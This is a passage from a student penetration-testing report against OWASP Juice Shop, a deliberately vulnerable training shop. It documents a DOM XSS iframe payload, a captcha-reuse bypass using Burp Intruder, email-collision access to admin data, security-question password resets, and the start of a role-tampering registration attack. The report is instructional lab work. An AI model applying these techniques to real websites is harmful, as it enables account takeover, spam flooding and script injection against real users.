12 xXrTSho0E_gTaStcyZxLfc-LM0Xck0D1bf-c-h2VM201bGVgWstuzoMgY14M
13 kkVphj@enKa-01.rkhcbVAcMPEsbZ0QsbR330wV9yDZ9LjCDP-g9fSSUz
14 UJUTvxB-eHNEJ10sy10h275HP32wLPv30kj4; contInUserCode
15 Syrqdkwhkr0gctlwv05su6t2z1ysLBWNYh20P0Lpt8Qcq6u3LcVzdwv16
16 p;
17
18 {
19     "status": "success",
20     "data": [
21         {
22             "promotionalAmount": "0",
23             "paymentId": "0",
24             "addressId": "10",
25             "orderId": "6f3e-606f-677a9a64b266",
26             "delivered": false,
27             "email": "myself@ogPlayhng.c*",
28             "totalPrice": "4.97",
29             "products": [
30                 {
31                     "quantity": 2,
32                     "id": 1,
33                     "name": "Apple Juice (1000ml)",
34                     "price": "1.99",
35                     "total": "3.98",
36                     "bonus": 0
37                 }
38             ],
39             "bonus": 0,
40             "deliveryPrice": "0.99",
41             "eta": "...",
42             "_id": "enKaExuhABw994hfp"
43         }
44     ]
45 }

```

Done 1,268 bytes | 1,170 millis
Event log (1) All issues Memory: 140.6MB

Figure 42: Enter Caption

- If we go back to the website and export our user's data that we created we can extract information about everything the user has done.




Figure 43: Enter Caption

- Since we extracted the data successfully and the email returned to its normal and was shown completely without any asterisk, we can try a method to exploit this vulnerability.
- We will login by a user that is the same as the admin's email but change only one vowel to see if we can benefit from the vowel replacement and extract information of the admin user.




Figure 44: Enter Caption

- Here we go, we revealed the admin information successfully.




Figure 45: Enter Caption

- Since I did not order anything with odmin user, and the information I have contain several orders, then this makes me sure that this is the admin user.

9 Exploitation 9 (DOM “XSS”)

(Mohamed Ehab Zaghloul - 120220090)

- Now we will try to exploit an XSS (client side vulnerability) which is cross site scripting.
- DOM XSS stands for Document Object Model Cross-Site Scripting.
- The script that we will exploit the vulnerability with is the following script...

```
iframe src="javascript:alert('xss')";
```

- Ø It creates an `<iframe>` element whose src is a JavaScript URL.
- Ø When rendered, it executes the JavaScript code inside the iframe in this case, `alert('xss')`.
- What we will do is that we will apply the script in the search on the top right of the page.




Figure 46: Enter Caption

- When we hit enter, the script is added in the inspector tab of the devtools of the webpage successfully.



Figure 47: Enter Caption

10 Exploitation 10 (Broken Anti-Automation)

(Mohamed Ehab Zaghloul - 120220090)

- In this vulnerability exploitation, what we will do is that we will bypass the captcha check.
- Bypassing the captcha check and sending several requests to the server without being checked could lead to several vulnerabilities and risks that will be discussed in the end of the documentation.
- Now we will start our attack by sending a feedback to the server then taking the http request to the repeater to test it if the captcha ID is used once or can be used several times without any blocking.

The screenshot shows the Burp Suite interface with the following details:

- Project:** Temporary Project
- Proxy Tab:** Intercept, HTTP history, WebSockets history, Match and replace, Proxy settings
- HTTP History Table:** Shows 906 rows of requests, with row 903 highlighted. Column headers include Host, Method, URL, Params, Edited, Status code, Length, MIME type, Extension, Title, and Notes.
- Request Tab (Row 903):**
 - Method: POST
 - URL: /api/Feedbacks/
 - Content-Type: application/json; charset=UTF-8
 - Body:

```
{"report_to": "heroku-nel", "response_headers": [{"Via": "max-age=3600, success_fraction:0.01"}, {"Content-Type": "application/json; charset=UTF-8"}], "Date": "Mon, 26 May 2025 14:33:44 GMT", "Etag": "W/\"b7-C11e595McXgLT7/qJ/0/gK/cs", "Feature-Policy": "payment 'self'", "Location": "/api/Feedbacks/12", "Nel": {"report_to": "heroku-nel", "response_headers": [{"Via": "max-age=3600, failure_fraction:0.1"}]}, "Report-To": [{"group": "heroku-nel", "endpoints": [{"url": "https://nel.herokuapp.com/reports?s=9avYVwkkPcsG%2Bn2BBUOKKw%2306u6kvwuquY1JOUJz%3D\u0026sid=B12dcc77-0bd0-43b1-a5f1-b25750382959\u0026ts=1748270024"}], "max_age": 3600}, "Reporting-Endpoints": [{"heroku-nel": "https://nel.herokuapp.com/reports?s=9avYVwkkPcsG%2Bn2BBUOKKw%2306u6kvwuquY1JOUJz%3D\u0026sid=B12dcc77-0bd0-43b1-a5f1-b25750382959&t=1748270024"}], "Server": "Heroku", "Vary": "Accept-Encoding", "Via": "1.1 heroku-router", "X-Content-Type-Options": "nosniff", "X-Frame-Options": "SAMEORIGIN", "X-Recruiting": "#/jobs"}]
```
- Response Tab (Row 903):**
 - Status: 201 Created
 - Content-Type: application/json; charset=UTF-8
 - Body:

```
{"id": 12, "report_to": "heroku-nel", "response_headers": [{"Via": "max-age=3600, success_fraction:0.01"}, {"Content-Type": "application/json; charset=UTF-8"}], "Date": "Mon, 26 May 2025 14:33:44 GMT", "Etag": "W/\"b7-C11e595McXgLT7/qJ/0/gK/cs", "Feature-Policy": "payment 'self'", "Location": "/api/Feedbacks/12", "Nel": {"report_to": "heroku-nel", "response_headers": [{"Via": "max-age=3600, failure_fraction:0.1"}]}, "Report-To": [{"group": "heroku-nel", "endpoints": [{"url": "https://nel.herokuapp.com/reports?s=9avYVwkkPcsG%2Bn2BBUOKKw%2306u6kvwuquY1JOUJz%3D\u0026sid=B12dcc77-0bd0-43b1-a5f1-b25750382959\u0026ts=1748270024"}], "max_age": 3600}, "Reporting-Endpoints": [{"heroku-nel": "https://nel.herokuapp.com/reports?s=9avYVwkkPcsG%2Bn2BBUOKKw%2306u6kvwuquY1JOUJz%3D\u0026sid=B12dcc77-0bd0-43b1-a5f1-b25750382959&t=1748270024"}], "Server": "Heroku", "Vary": "Accept-Encoding", "Via": "1.1 heroku-router", "X-Content-Type-Options": "nosniff", "X-Frame-Options": "SAMEORIGIN", "X-Recruiting": "#/jobs"}]
```
- Inspector Tab:** Shows Request attributes, Request cookies, Request headers, and Response headers.

Figure 48: Enter Caption




Figure 49: Enter Caption

- Like this we have created the feedback successfully and tested the captcha ID whether it can be used several times or not and we knew from the repeater that we can you it several times and it will be successful.
- Now in the intruder we will send around 18 requests to the server using the null payloads type to test and exploit the vulnerability.




Figure 50: Enter Caption

- Like this we successfully sent 18 feedbacks to the server and all 18 were created. As shown the last feedback was created.

2. Intruder attack of https://juice-shop.herokuapp.com						
Results		Positions				
Capture filter: Capturing all items		Apply capture filter				
View filter: Showing all items						
No	test	Payload	Status code	Response received	Error	Timeout
0		null	201	169		T126
1		null	201	111		T110
2		null	201	149		T110
3		null	201	173		T110
4		null	201	96		T106
5		null	201	113		T106
6		null	201	200		T126
7		null	201	187		T126
8		null	201	165		T114
9		null	201	114		T114
10		null	201	371		T110
11		null	201	195		T106
12		null	201	238		T110
13		null	201	113		T106
14		null	201	173		T114
15		null	201	29		T114
16		null	201	163		T126
17		null	201	187		T114
18		null	201	164		T106

Request		Response	
<pre>HTTP/1.1 201 Created Date: Fri, 07 Jul 2023 10:41:41 GMT Content-Type: application/json; charset=utf-8 Content-Length: 103 Etag: W/"b7-e0cb0b01e1d0303b+2vHtg" Feature-Policy: sandbox 'none'</pre>		<pre>HTTP/1.1 201 Created Date: Fri, 07 Jul 2023 10:41:41 GMT Content-Type: application/json; charset=utf-8 Content-Length: 103 Etag: W/"b7-e0cb0b01e1d0303b+2vHtg" Feature-Policy: sandbox 'none'</pre>	

Figure 51: Enter Caption

10.1 So what are the risks that can originate from a vulnerability like this...

- **Automated Spam Submission:**
 - Bots can flood the system with fake feedback, reviews, or comments.
- **Denial of Service (DoS):**
 - Spammering feedback might overwhelm the system or database.
- **Abuse of Business Logic:**
 - If feedback affects ratings, attackers could manipulate customer scores, harming reputation or inflating ratings unfairly.
- **Credential Stuffing / Brute-force Attacks (in other contexts):**
 - Similar bypass could allow attackers to brute-force login forms or abuse APIs.

11 Exploitation 11: Reset Jim's Password

(Amr Khaled Mohamed - 120220236)

In this challenge we are trying to reset one of the user's account called jim and here are the steps that we have gone through to attack this user.

In This step after searching about the users we can attack them, we have known this email of a user and we will start to attack on him and in the figure 2 we have just fone a trivial test in the login page using the email we have just get and tried usring any password.




Figure 52: Enter Caption

11.1 Identifying Jim's Identity:

In a comment, Jim quote a line from Star Trek. So, we know that there's maybe a connection to "Star Trek", so we search for "Jim Star Trek". Discover that Jim refers to James Tiberius Kirk from "Star Trek".




Figure 53: Enter Caption

In this step we are trying to bypass the account by clicking the forget password and here we have found that the website is asking us for answering a question as a step for accessing the account.

George Samuel Kirk so, in this step we tried using different words from his name which is George Samuel Kirk. and the name which was true is Samuel.




Figure 54: Enter Caption




Figure 55: Enter Caption




Figure 56: Enter Caption

At this point I have updated the new password of jim and login into his account. so, I can gain.

My saved addresses	
Jim	Room 3F 121, Deck 5, USS Enterprise, 1701 Space
Sam	Deneva Colony, Deneva, Beta Darius System, United Federation of Planets GSK783
+ Add New Address	

Figure 57: Enter Caption

12 Exploitation 12: Reset Bender's Password

(Amr Khaled Mohamed - 120220236)




Figure 58: Enter Caption

First before we login into the bender's account we wanted to take more advantage of accessing admin account.




Figure 59: Enter Caption

So, we started creating a new account and before clicking register we have used the proxy in the the burpsuite to intercept the flow of the request.




Figure 60: Enter Caption

Here we have captured the post request of creation of the new account.




Figure 61: Enter Caption

We have forwarded the request to get the response and appears to us a very important header named role and categorized me as a customer.

